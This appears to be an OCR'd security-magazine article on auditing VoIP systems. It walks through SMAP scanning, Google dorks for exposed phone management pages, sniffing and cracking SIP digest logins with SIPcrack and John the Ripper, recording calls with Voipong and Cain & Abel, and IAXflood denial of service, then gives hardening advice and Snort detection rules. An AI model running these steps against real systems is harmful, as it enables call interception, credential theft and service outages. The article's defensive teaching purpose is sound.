Attack

VoIP Security Testing and Solutions

Luca Leone, Nicola Mondinelli, Pierpaolo Palazzoli, Matteo Valenza

Difficulty

● ● ●

For companies, using VoIP is an easy way for communication between their several branches and for their teleworking employees; many users choose the VoIP to leave behind the traditional telephonic companies and to pay cheaper bills...

Let us begin with describing tools for Testing a VoIP infrastructure. The technology that allows a telephone conversations through IP trtaffic, usually called VoIP (Voice Over IP), is used by an increasing number of people and companies every day.

Using VoIP is an easy way for companies to communicate both between their several branches and their teleworking employees; many users choose VoIP to leave behind the traditional telephone companies and pay cheaper bills.

Many ISPs are introducing some innovative technologies in order to lower the cost of the calls to telephone lines all over the world.

This new approach to telephonic communications has created a new business for companies that rely on IP technology and the related services , but it has also introduced several problems that were not present in the traditional telephony.

The old *inadequate* analogue phone has been replaced by a new *intelligent* device, equipped with an operating system and other new functionalities.

This image can be used to understand the whole telephonic infrastructure, from the cables to the PBX.

The telephonic communication is made through connection-enabling protocols (SIP, H323, IAX) and data transport protocols (RTP, IAX), which are always used in clear communication and weak authentication systems.

There are lots of new factors introduced in this new technology compared with the previous; in this article we discuss different approaches to the analysis of VoIP system security.

In detail we will talk about: scanning the infrastructure, control of the management inter-

What you are going to learn...

- Basics of VoIP vulnerability,
- Use of tools for auditing on SIP and IAX,
- Risk analysis.

What you should know...

- Basics of Neworking,
- Basics of TCP/IP,
- Basics of Network Auditing.

faces, communications and authentication sniffing, and denial of service.

We will try to find some of our system faults and make a correct risk analysis.

Tools

There are several tools that can be used for an analysis of a VoIP infrastructure. You can find a selection of the best open source and commercial tools in the Internet version of this document. We'll test some of these programs to discover:

- active services,
- terminal and PBX management interfaces,
- authentication,
- tapping of telephone calls,
- DoS attacks.

Active Services Scan

With NMAP it is possible to scan remote hosts and discover VoIP gears: with the -sU option we can find several active services listening on UDP ports and connected VoIP services like SIP and IAX v2.

SMAP

Focusing attention on the SIP protocol, SMAP is a very useful tool. It is a product of the union of the functionalities of NMAP and SIPSAK. SMAP is capable of discovering the model and OS of the hardware by sending several SIP requests to different units in the network and matching them to a fingerprint database.

We can download the software in a `tar.gz` archive, then all we have to is decompress it into a folder and run the Makefile to compile the sources. It's very easy to use, as you can see in Listing 1.

The creator of this project says that this tool gives very accurate results in a LAN, but if you use it for discovering information of devices behind a NAT or a firewall, you can't be sure of the reliability of the results.

Management Interfaces

Can you imagine the Internet without search engines? Or without any instruments capable of keeping order in this enormous land of information bouncing around in the world? The birth of *Google*, *Yahoo*, and *Altavista* (among others) has been a fundamental step in the growth of the complex world of the internet and the digital application.

Even if it may appear to be unrelated to the topic of this article, it's important to keep in mind that these search engines need to work day and night with data harvesting software in order to have a database that is as complete as possible. This type of software is known as spiders (or crawlers, bots ...), and they continuosly surf the net for input. These scripts collect URI from the network, most web pages, and analyze the content that is collected in the search engine database. The URI can be given directly by the developers themselves or can be

Listing 1. *SMAP*

```
smap [ Options ] <ip | ip/mask | host>
    $ ./smap 192.168.100.0/24
smap 0.4.0-cvs <hscholz@raisdorf.net> http://www.wormulon.net/


Host 192.168.100.1:5060: (ICMP OK) SIP enabled
Host 192.168.100.2:5060: (ICMP OK) SIP timeout
Host 192.168.100.3:5060: (ICMP timeout) SIP enabled
...
Host 192.168.100.254:5060: (ICMP OK) SIP enabled
   Asterisk PBX (unknown version)

256 hosts scanned, 10 ICMP reachable, 3 SIP enabled


$ ./smap -o 192.168.100.1
smap 0.4.0-cvs <hscholz@raisdorf.net> http://www.wormulon.net/

Host 192.168.100.1:5060: (ICMP OK) SIP enabled
AVM FRITZ!Box Fon Series firmware: 14.03.(89|90)
1 hosts scanned, 1 ICMP reachable, 51SIP enabled
```

Listing 2. *Tcpdump*

```
dimebag SIPcrack-0.1 # tcpdump -s 0 -w net-capture.txt  udp -i eth0
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535
                      bytes
237 packets captured

474 packets received by filter
0 packets dropped by kernel
```

Listing 3. *Sipdump*

```
dimebag SIPcrack-0.1 # ./sipdump -d sip-logins.dump -f net-capture.txt

SIPdump 0.1  ( MaJoMu | www.remote-exploit.org )

------------------------------------------------


* Using tcpdump data file 'net-capture.txt' for sniffing
* Starting to sniff with filter 'tcp or udp'

* Adding 192.168.123.92:50195 <-> 192.168.123.99:50451 to monitor list...id 0
* New traffic on monitored connection 0 (192.168.123.92 -> 192.168.123.99)
* Found challenge response (192.168.123.92:50195 <-> 192.168.123.99:50451)
* Wrote sniffed login 192.168.123.92 -> 192.168.123.99 (User: '201') to dump
                      file

* Exiting, sniffed 1 logins
```

collected recursively, starting from the hyperlinks found in others' web pages, which have been previously explored and catalogued.

In this way it is possible to collect information from millions of sites in a relatively short time. This idea could sound disturbing for some, amazing for others, and very useful for still others.

In other words: if Google uses most of its time collecting information on the internet; why should I have to work hard to search this info for myself when there are others that already do it for me?

What's that got to do with VoIP security? Do your VoIP phones have a web interface? Does your VoIP server has a web interface? Is the web interface of your VoIP server or phones reachable from internet? Many of youmay be thinking: *Who would leave a management interface reachable from the internet*? Sure, you can think like this, but at the same time it's better to check your own devices, just in case.

Footprinting is a widespread approach used for collecting preliminary information on systems with known security holes or with bad configurations (something like `user=admin` and `password=admin`). This is done simply by searching the Google database using strings of characters that identify some management interfaces which spiders found in the net.

This method has grown and developed thanks to thousand of devices that have a web management interface, and now it is easy to find tham all around the world.

Practical example:

[inurl: "NetworkConfiguration"cisco]


If you use the previous string (without the square brackets) in Google, you will be searching the databases for VoIP Cisco phones or, better yet, for their management interfaces.

It's amazing! We can find dozens of devices perfectly indexed. In practice, this kind of search is well known and the truly reachable devices are few. Some months ago it was easier to find more of these.

The Cisco interface doesn't have many functions. Can you think what could happen if the interfaces let you do VoIP calls? In all probability, we couldn't listen in on conversations, but on the site at which the interface is found, the phones will ring without reason. Funny, isn't it!? And what would happen if the interfaces had a packet capturing system (PCAP)? We could be able to interecept the traffic of the phone calls, download it locally, and analyze it patiently; but is impossible to find any kind of interfaces. They don't exist.

Try ["(e.g. 0114930398330)" snom]

You can try any footprint you like on the remote interface; the most important thing is to find in these




```
No. .  Time        Source            Destination       Protocol Info
     1 0.000000    192.168.123.99    212.66.96.1       DNS      Standard query A ekiga.net
     2 0.011764    192.168.123.99    192.168.123.92    SIP      Request: REGISTER sip:192.168.123.92
     3 0.012364    192.168.123.92    192.168.123.99    SIP      Status: 100 Trying     (1 bindings)
     4 0.012432    192.168.123.92    192.168.123.99    SIP      Status: 401 Unauthorized     (1 bindings)
     5 0.029244    212.66.96.1       192.168.123.99    DNS      Standard query response A 86.64.162.35
     6 0.041290    192.168.123.99    192.168.123.92    SIP      Request: SUBSCRIBE sip:201@192.168.123.92
     7 0.041918    192.168.123.92    192.168.123.99    SIP      Status: 403 Forbidden
     8 0.102462    192.168.123.99    192.168.123.92    SIP      Request: REGISTER sip:192.168.123.92
     9 0.102799    192.168.123.92    192.168.123.99    SIP      Status: 100 Trying     (1 bindings)
    10 0.104027    192.168.123.92    192.168.123.99    SIP      Status: 200 OK     (1 bindings)
    11 12.662529   192.168.3.221     192.168.123.92    SIP      Request: REGISTER sip:192.168.123.92
    12 12.663068   192.168.123.92    192.168.3.221     SIP      Status: 100 Trying     (1 bindings)
    13 12.663073   192.168.123.92    192.168.3.221     SIP      Status: 100 Trying     (1 bindings)
    14 12.663143   192.168.123.92    192.168.3.221     SIP      Status: 401 Unauthorized     (1 bindings)
    15 12.663145   192.168.123.92    192.168.3.221     SIP      Status: 401 Unauthorized     (1 bindings)
    16 12.666869   192.168.3.221     192.168.123.92    SIP      Request: SUBSCRIBE sip:202@192.168.123.92
    17 12.667435   192.168.123.92    192.168.3.221     SIP      Status: 403 Forbidden

ame 8 (702 bytes on wire, 702 bytes captured)
hernet II, Src: AsustekC_c6:55:5b (00:11:2f:c6:55:5b), Dst: Vmware_0e:76:95 (00:0c:29:0e:76:95)
ternet Protocol, Src: 192.168.123.99 (192.168.123.99), Dst: 192.168.123.92 (192.168.123.92)
er Datagram Protocol, Src Port: 5061 (5061), Dst Port: 5060 (5060)
ssion Initiation Protocol
Request-Line: REGISTER sip:192.168.123.92 SIP/2.0
Message Header
▷ CSeq: 3 REGISTER
▷ Via: SIP/2.0/UDP 192.168.123.99:5061;branch=z9hG4bK9c2030f0-cbba-db11-9b5e-00112fc6555b;rport
  User-Agent: Ekiga/2.0.3
▷ Authorization: Digest username="201", realm="asterisk", nonce="21db0793", uri="sip:192.168.123.92", algorithm=md5, response="03902523f6e0db3122ab9250fe54
▷ From: <sip:201@192.168.123.92>;tag=720d22f0-cbba-db11-9b5e-00112fc6555b
  Call-ID: 56e321f0-cbba-db11-9b5e-00112fc6555b@dimebag
▷ To: <sip:201@192.168.123.92>
▷ Contact: <sip:201@192.168.123.99:5061;transport=udp>
  Allow: INVITE,ACK,OPTIONS,BYE,CANCEL,NOTIFY,REFER,MESSAGE
  Expires: 3600
  Content-Length: 0
  Max-Forwards: 70

RFC 3261: Authorization Header (sip.Authorization), 160 bytes        P: 2180 D: 2180 M: 0
```

Applicazioni Risorse Sistema
19.13
sip - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Pulisci
Applica
sip - Wireshark

Figure 1. *Wireshark*



```
Time    192.168.123.99192.168.123.92 192.168.3.221    Comment
23,436  407 Proxy Authentication Required              SIP Status
23,439  ACK                                            SIP Request
23,444  INVITE SDP ( g711A)                            SIP From: sip:201@192.168.123.92 To:sip:202@192.168.123.92
23,445  100 Trying                                     SIP Status
23,818  INVITE SDP ( telephone-event)                  SIP From: sip:201@192.168.123.92 To:sip:202@192.168.3.221:5061
23,818  INVITE SDP ( telephone-event)                  SIP From: sip:201@192.168.123.92 To:sip:202@192.168.3.221:5061
23,823  100 Trying                                     SIP Status
23,824  180 Ringing                                    SIP Status
24,238  100 Trying                                     SIP Status
24,340  180 Ringing                                    SIP Status
24,341  180 Ringing                                    SIP Status
27,214  200 OK SDP ( telephone-event)                  SIP Status
27,214  ACK                                            SIP Request
27,214  ACK                                            SIP Request
27,215  200 OK SDP ( telephone-event)                  SIP Status
27,232  ACK                                            SIP Request
27,340  RTP (g711U)                                    RTP Num packets:416  Duration:8.344s ssrc:887006434
27,341  RTP (g711U)                                    RTP Num packets:415  Duration:8.334s ssrc:117814102
27,884  RTP (g711U)                                    RTP Num packets:389  Duration:7.757s ssrc:231247054
27,885  RTP (g711U)                                    RTP Num packets:770  Duration:7.757s ssrc:2146953452
35,679  BYE                                            SIP Request
35,679  200 OK                                         SIP Status
35,680  BYE                                            SIP Request
35,680  BYE                                            SIP Request
35,682  200 OK                                         SIP Status
45,755  INVITE SDP ( g711A)                            SIP From: sip:201@192.168.123.92 To:sip:202@192.168.123.92
45,755  407 Proxy Authentication Required              SIP Status
45,759  ACK                                            SIP Request
45,764  INVITE SDP ( g711A)                            SIP From: sip:201@192.168.123.92 To:sip:202@192.168.123.92
45,765  100 Trying                                     SIP Status
46,092  INVITE SDP ( telephone-event)                  SIP From: sip:201@192.168.123.92 To:sip:202@192.168.3.221:5061
46,092  INVITE SDP ( telephone-event)                  SIP From: sip:201@192.168.123.92 To:sip:202@192.168.3.221:5061
46,092  180 Ringing                                    SIP Status
46,094  100 Trying                                     SIP Status
46,242  100 Trying                                     SIP Status
46,258  486 Busy Here                                  SIP Status
46,258  ACK                                            SIP Request
46,258  ACK                                            SIP Request
46,261  200 OK SDP ( telephone-event)                  SIP Status
46,277  ACK                                            SIP Request
46,286  RTP (g711U)                                    RTP Num packets:83  Duration:1.674s ssrc:1336171684
47,603  RTP (g711U)                                    RTP Num packets:19  Duration:0.359s ssrc:3779130343
```

Applicazioni Risorse Sistema
19.14
Graph Analysis
Salva come
Chiudi
sip - Wireshark
Graph Analysis
Avvio di «Cattura schermata» in corso

Figure 2. *Sip Autentication*

pages some unambiguous strings for searching in Google and your work is done.

For those who design web interfaces, it is useful to know a standard configuration to manage the spiders: robots.txt. This is a file that one must put in their root directory in order to tell the crawler which pages should be indexed and which should be left untouched. For the pages connected with the web interfaces that we don't want to index, we put these couple of lines in a `robots.txt` file:

```
User-Agent: *
Disallow: /
```

I hope this is clear without need of any further explanation.

Authentication

For many SIP clients and devices, authentication is based on HTTP and the Digest/MD5 schema (rfc 2617). This kind of authentication has several vunerabilities, such as attacks based on simple password cracking tools.

We will use Whiteshark to analyze the network traffic on UDP connections sessions. With this powerful tool we can create a graph of the packets exchanged during a phone call simply by selecting *Statistics* -->*VoIP Calls* -->*Graph* (Fig. 1 Wireshark).

To discover the authentication we can use the specific filter for the SIP protocol and obtain the registration requests (Fig. 2 Sip Autentication).

For a futher simplification of this last filtering operation we can use SIPcrack, a little tool written in C for analyzing only SIP authentication. SIPcrack is a SIP protocol login cracker, made up of two programs: sidump, a tool to discover the network authentication attempts from a dump made by tcpdump, and sipcrack, which attains passwords with a brute force attack.

An example of how to use this tool follows: capture all the udp packets on the eth0 interface and save them in the net-capture.txt file (Listing 2).

With `sipdump` we can filter the login attempts and save them in the `sip-logins.dump` (Listing 3).

Create a fifo pip file:

```
dimebag SIPcrack-0.1 # mkfifo
                      fifosipcrack
```

to allow the use of external wordlists from another software (John the Ripper, for example): (starting john the ripper):

```
dimebag SIPcrack-0.1 #  john --
incremental=alnum --stdout=8 >
fifosipcrack
```

in another terminal, sending the previously filtered dump to sipcrack (Listing 4).

Think over this example and its consequences: it is very easy to lose our credentials in a VoIP infrastructure. A solution to this

Listing 4. *Sipcrack*

```
(sipcrack in action)
dimebag SIPcrack-0.1 # ./sipcrack -w fifosipcrack -d sip-logins.dump


SIPcrack 0.1  ( MaJoMu | www.remote-exploit.org )
--------------------------------------------------


* Reading and parsing dump file...
* Found Accounts:

Num     Server          Client          User    Algorithm       Hash /
                      Password

1       192.168.123.99  192.168.123.92  201     MD5
                      dfc9979f98f0c546 c08dc3073dda1cc1

* Select which entry to crack (1 - 1): 1
* Generating static MD5 hash...e71899168871bb8929ff6c25aab955b2
* Starting bruteforce against user '201' (MD5 Hash: 'dfc9979f98f0c546c08dc30
                      73dda1cc1')
* Loaded wordlist: 'fifosipcrack'
* Tried 25 passwords in 0 seconds

* Found password: '1234'
* Updating 'sip-logins.dump'...done
```

Listing 5. *Voipong.conf*

```
(file di configurazione voipong.conf)
[GENERAL]

logdir = /var/log
logfile = voipong.log
cdrfile = /var/log/voipcdr.log
networksfile = /usr/local/etc/voipong/voipongnets
pidfile = /var/run/voipong.pid
mgmt_ipcpath = /tmp/voipongmgmt.sock
soxpath = /usr/bin/sox
soxmixpath = /usr/bin/soxmix
modpath = /usr/local/etc/voipong/modules
mixwaves = 0
defalg = lfp
rtp_idle_time = 10
device = eth0
promisc = 1
snaplen = 1500
readtmt = 500
outdir = /var/log/voipong/

[FILTERS]
startup = "udp"
```

kind of problem could be the use of ciphered channels with VPN or SIP over TLS (*Transport Layer Security*).

A similar analysis could be done on the IAX v2 protocol with authentication based on MD5. This protocol also allows public and private keys authentication.

Wiretapping

Effective communication is based on the RTP protocol, as we can see in the previous graph made with Wireshark. We will use Voipong to discover problems which can manifest with tapping. Voipong is a network sniffer that allows the tapping of VoIP calls on several protocols (like SIP, H323, and Cisco's Skinni CLient Protocol), finding the clear communication on the RTP, decoding it and saving it to a .wav file. This project is also downloadable as a live CD from the developer's site.

It is possible to extend the supported decoder structure with DSOM modules (*Dynamic Shared Object Modules*), but in version 2.0 the G711 -law and G711 a-law codecs are natively supported. These are the most used codecs in the LAN terminals because of the quality of the audio. For correct functionality the sniffer needs the libpcap libraries and sox for the `.wav` file creation. After compiling and installing the package, we need to configure it with the `voipong.conf` file (Listing 5) and the voipongnets file where we indicate the target that we need to monitor with the sniffer:

```
192.168.3.0/255.255.255.0 lfp
```

lfp (*Least False Positive*) refers to an algorithm to identify the VoIP calls. For more details you can see the detailed online documentation. As a normal network sniffer, voiping needs to be in a listen mode with a network interface, capable of finding all VoIP traffic. To obtain this we can use several different options:

- Install it on the VoIP network gateway machine.
- Have a network interface connected on the switch monitor port.
- Have a network interface shared with a hub.
- ARP poisoning.
- Wwitch flooding.

When starting the voiponing we can activate the sniffer in background mode, and with the voipctl console we can see the intercepted calls (Listing 6).

As we can see in the Listing 6, with the shcall command we are able to watch a communication

Listing 6. *Voippong*

```
(voipong in background)

dimebag voipong-2.0 # ./voipong
EnderUNIX VOIPONG Voice Over IP Sniffer starting...
Release 2.0, running on dimebag [Linux 2.6.18 i686]
(c) Murat Balaban http://www.enderunix.org/
dimebag voipong-2.0 #
dimebag voipong-2.0 # ./voipctl
Connected to VoIPong Management Console

System:
dimebag [Linux 2.6.18 i686]

voipong> shcall

ID    NODE1            PORT1 NODE2            PORT2 STIME
                      DURATION
----- ---------------- ----- ---------------- ----- ----------------- -----
                      -------
09534 192.168.123.99   05022 192.168.123.92   16260 13/02/07 17:26:32 9
                      seconds

Total listed: 1
```

Listing 7. *Help voipong*

```
voipong> help
Commands:

help                   : this one
quit                   : quit management console
uptime                 : Server uptime
logrotate              : rotate server's logs
setdebug [level]       : set debug level to [level]
setmixflag [flag]     : set mix voice flag to true or false [e.g: 1 for true, 0
                        for false]
shutdown               : shutdown server
rusage                 : CPU usage statistics for the server
loadnets               : Reload voipongnets file
info                   : General server information
shcall                 : Show currently monitored calls
shrtcp                 : Show currently RTCP cache
killcall [id]          : end monitoring session with [id]
```

Listing 8. *Call file recording*

```
dimebag ~ # cd /var/log/voipong/20070213/
dimebag 20070213 # ls
session-enc0-PCMU-8KHz-192.168.123.92,16260-192.168.123.99,5022.raw

session-enc0-PCMU-8KHz-192.168.123.92,19088-192.168.123.99,5026.raw
session-enc0-PCMU-8KHz-192.168.123.99,5022-192.168.123.92,16260.raw
session-enc0-PCMU-8KHz-192.168.123.99,5022-192.168.123.92,16260.wav
session-enc0-PCMU-8KHz-192.168.123.99,5026-192.168.123.92,19088.raw
session-enc0-PCMU-8KHz-192.168.123.99,5026-192.168.123.92,19088.wav
```

between host `192.168.123.99` on udp port `5022` and host `192.168.123.92` on port `19260`.

With the console we can see information and configure options for the server (Listing 7). To listen to the tapped phone calls in this example, we have to open the directory set in the configuration file as the option outdir and gather the `.wav` files (Listing 8).

Using *Cain & Abel* on a Windows PC, it is possible to achieve similar results, thanks to a VoIP sniffer that allows tapping.

This sniffer can tap communicatione coded with: G711 Law, G771 aLaw, ADPCM, DVI4, LPC, GSM610, Microsoft GSM, L16, G729, Speex, iLBC, G722.1, G723.1, G726-16, G726-24, G726-32, G726-40, and LPC-10. When you select it you can see the calls with the same codec and they will automatically be saved as decoded .wav files in the directory where Cain & Abel is installed. *With these powerful tools we can see how easy it is to tap telephone calls with protocols that work in clear mode, without using ciphering techniques. To avoid these problems it is better to use VPN channels or the SRTP protocol. In the same way, the audio streaming supported by IAX v2 in clear mode can be intercepted, but the creators of this protocol are working on a solution based on channel cyphered*

Listing 9. *Snort voip rules*

```
# this set are for general SIP specific flooding
drop ip any any -> $HOME_NET 5060 (msg:"BLEEDING-EDGE VOIP INVITE Message
                       Flood"; content:"INVITE"; depth:6; threshold: type
                       both , track by_src, count 100, seconds 60
; classtype:attempted-dos; sid:2003192; rev:1;)

drop ip any any -> $HOME_NET 5060 (msg:"BLEEDING-EDGE VOIP REGISTER Message
                       Flood"; content:"REGISTER"; depth:8; threshold: type
                       both , track by_src, count 100, second
s 60; classtype:attempted-dos; sid:2003193; rev:1;)



#from the rules at nextsoft.cz
#intended to catch unusual numbers of unauthorized responses from sip servers
drop ip $HOME_NET 5060 -> any any (msg:"BLEEDING-EDGE VOIP Multiple
                       Unathorized SIP Responses"; content:"SIP/2.0 401
                       Unauthorized"; depth:24; threshold: type both, tra
    ck by _ src, count 5, seconds 360; classtype:attempted-dos; sid:
2003194; rev:1;)
```

Listing 10. *Snort SIP rules*

```
(snort rules)
#Rule submitted by rmkml
drop udp $EXTERNAL_NET any -> $HOME_NET 5060 (msg:"COMMUNITY EXPLOIT SIP UDP
                       Softphone overflow attempt"; content:"|3B|branch|3D|";
                       content:"a|3D|"; pcre:"/^a\x3D[^\n]
                       {1000,}/smi"; reference:bugtraq,16213; reference:
                       cve,2006-0189; classtype:misc-attack; sid:100000223;
                       rev:1;)
```


with AES not still declared. Figure 3 Cain & Abel VoIP.

DoS

Another difficult obstacle to surpass is Denial of Service either on SIP or IAX v2 protocols.

Tools able to send DoS packets can be easily written, in perl, for example, by using CPAN libraries specific for the protocol or by using programs like SIPBomber, IAXflood, SIPsak.

A very powerful and easy-to-use program is IAXflood. This program is able to create a DoS on a VoIP server while we are using the IAX protocol. Using it is very simple (iaxflood):



Started	Closed	IP1 (Codec)	IP2 (Codec)	Status	File
19/02/2005 ...	19/02/2005 -...	192.168.0.2 (iLBC,8Khz,Mono)	213.140.22.73		RTP-20050218230205671.wav
19/02/2005 ...	19/02/2005 -...	65.39.205.114 (GSM,8Khz,Mono)	192.168.0.2 (PCMU,8Khz,Mono)		RTP-20050218230255609.wav
19/02/2005 ...	19/02/2005 -...	192.168.0.13 (Speex,8Khz,Mo...	213.140.22.73		RTP-20050218230405656.wav
19/02/2005 ...		65.39.205.114 (DVI4,8Khz,Mo...	192.168.0.2 (DVI4,8Khz,Mono)	Recording...	

Lost packets: 0%

Figure 3. *Cain & Abel VoIP*

```
usage: ./iaxflood sourcename
destinationname numpackets
```

You need to specify the source, destination, and packet number. The source and destination have to be reachable directly from your IP without NAT. The goal in using this packet is to lower the service quality until the service itself is blocked.

Conclusion and Suggestions

Based on the type of infrastructure, we'll need to pay attention to security issues such as:

- mantaining PSTN or ISDN lines for the voice packets.
- designing a backup power supply with UPS and switching power over ethernet to power the terminals.
- exposing the least number of clear or weak authentication services possible.
- not exposing phones and management interfaces over the Internet.
- using secure passwords for terminal management.
- using VLAN in our intranet to split data traffic and VoIP.
- whenever possible, using devices that supports SRTP audio cyphering.
- managing the QoS.
- using encrypted channels for VoIP traffic with VPN ipsec or tls.
- limiting the use of network resources (source IP control, ...).
- using application-level firewalls (SIP/IAX).
- using Intrusion Prevention Systems.

Using IPS is imperative for the DoS attacks on VoIP protocols. They work on the application level, so they can't be intercepted by level 3 ISO/OSI devices. The standard de facto IDS/IPS is Snort, IPS in-line mode.

The protocol that commonly suffers security problems is SIP. There are rules in Snort that protect it from the most common attacks. To quote some of them see Listing 9.

This portion of rules for the bleeding threads is with the desire to protect service continuity, a fundamental factor in a VoIP service. In Listing 10 we can see an example of protection from a known vulnerability.


This rule (from the Snort community) protects from possibly harmful violations. ●

On the 'Net

- *http://voipsa.org/Resources/tools.php*.
- *http://www.hackingvoip.com/sec_tools.html*.
- *http://www.wormulon.net/index.php?/archives/1125-smap-released.html -SMAP*.
- *http://remote-exploit.org/codes_sipcrack.html – SIPcrack*.
- *http://www.enderunix.org/voipong/ – VOIPONG*.
- *http://www.hackingexposedvoip.com/tools/iaxflood.tar.gz – IAXflood*.
- *http://www.openwall.com/john/doc/EXAMPLES.shtml* – documentazione John the ripper.
- *http://www.voip-info.org/wiki/view/IAX+encryption*.
- *http://www.voip-info.org/wiki/index.php?page=Asterisk+iax+rsa+auth*.

About the Authors

Luca Leone, Nicola Mondinelli, Pierpaolo Palazzoli, Matteo Valenza, the Snortattack project – (as the website says) is a SUG (*Snort User Group*) with the main goal of documenting the Snort installation and configuration processes. SUG users also write scripts to automatize Snort's inline installation. At the heart of the project is a clear key concept: *Communication Information Knowledge*, which intends to make it simple for everybody to find, update, and share everything that gets published. Snortattack.org originated with the collaboration of the knowledge and abilities of Matteo Valenza and Pierpaolo Parazzoli. It first appeared on the Internet six months ago, but it had been in planning by the creators nearly two years ago. The strong points of the project are its guides and scripts, which are used to install Snort in Italian or English, a forum, and a mailing list.


inurl:"ccmuser/logon.asp" - Google Search - Mozilla Firefox
File Modifica Visualizza Cronologia Segnalibri Strumenti ?
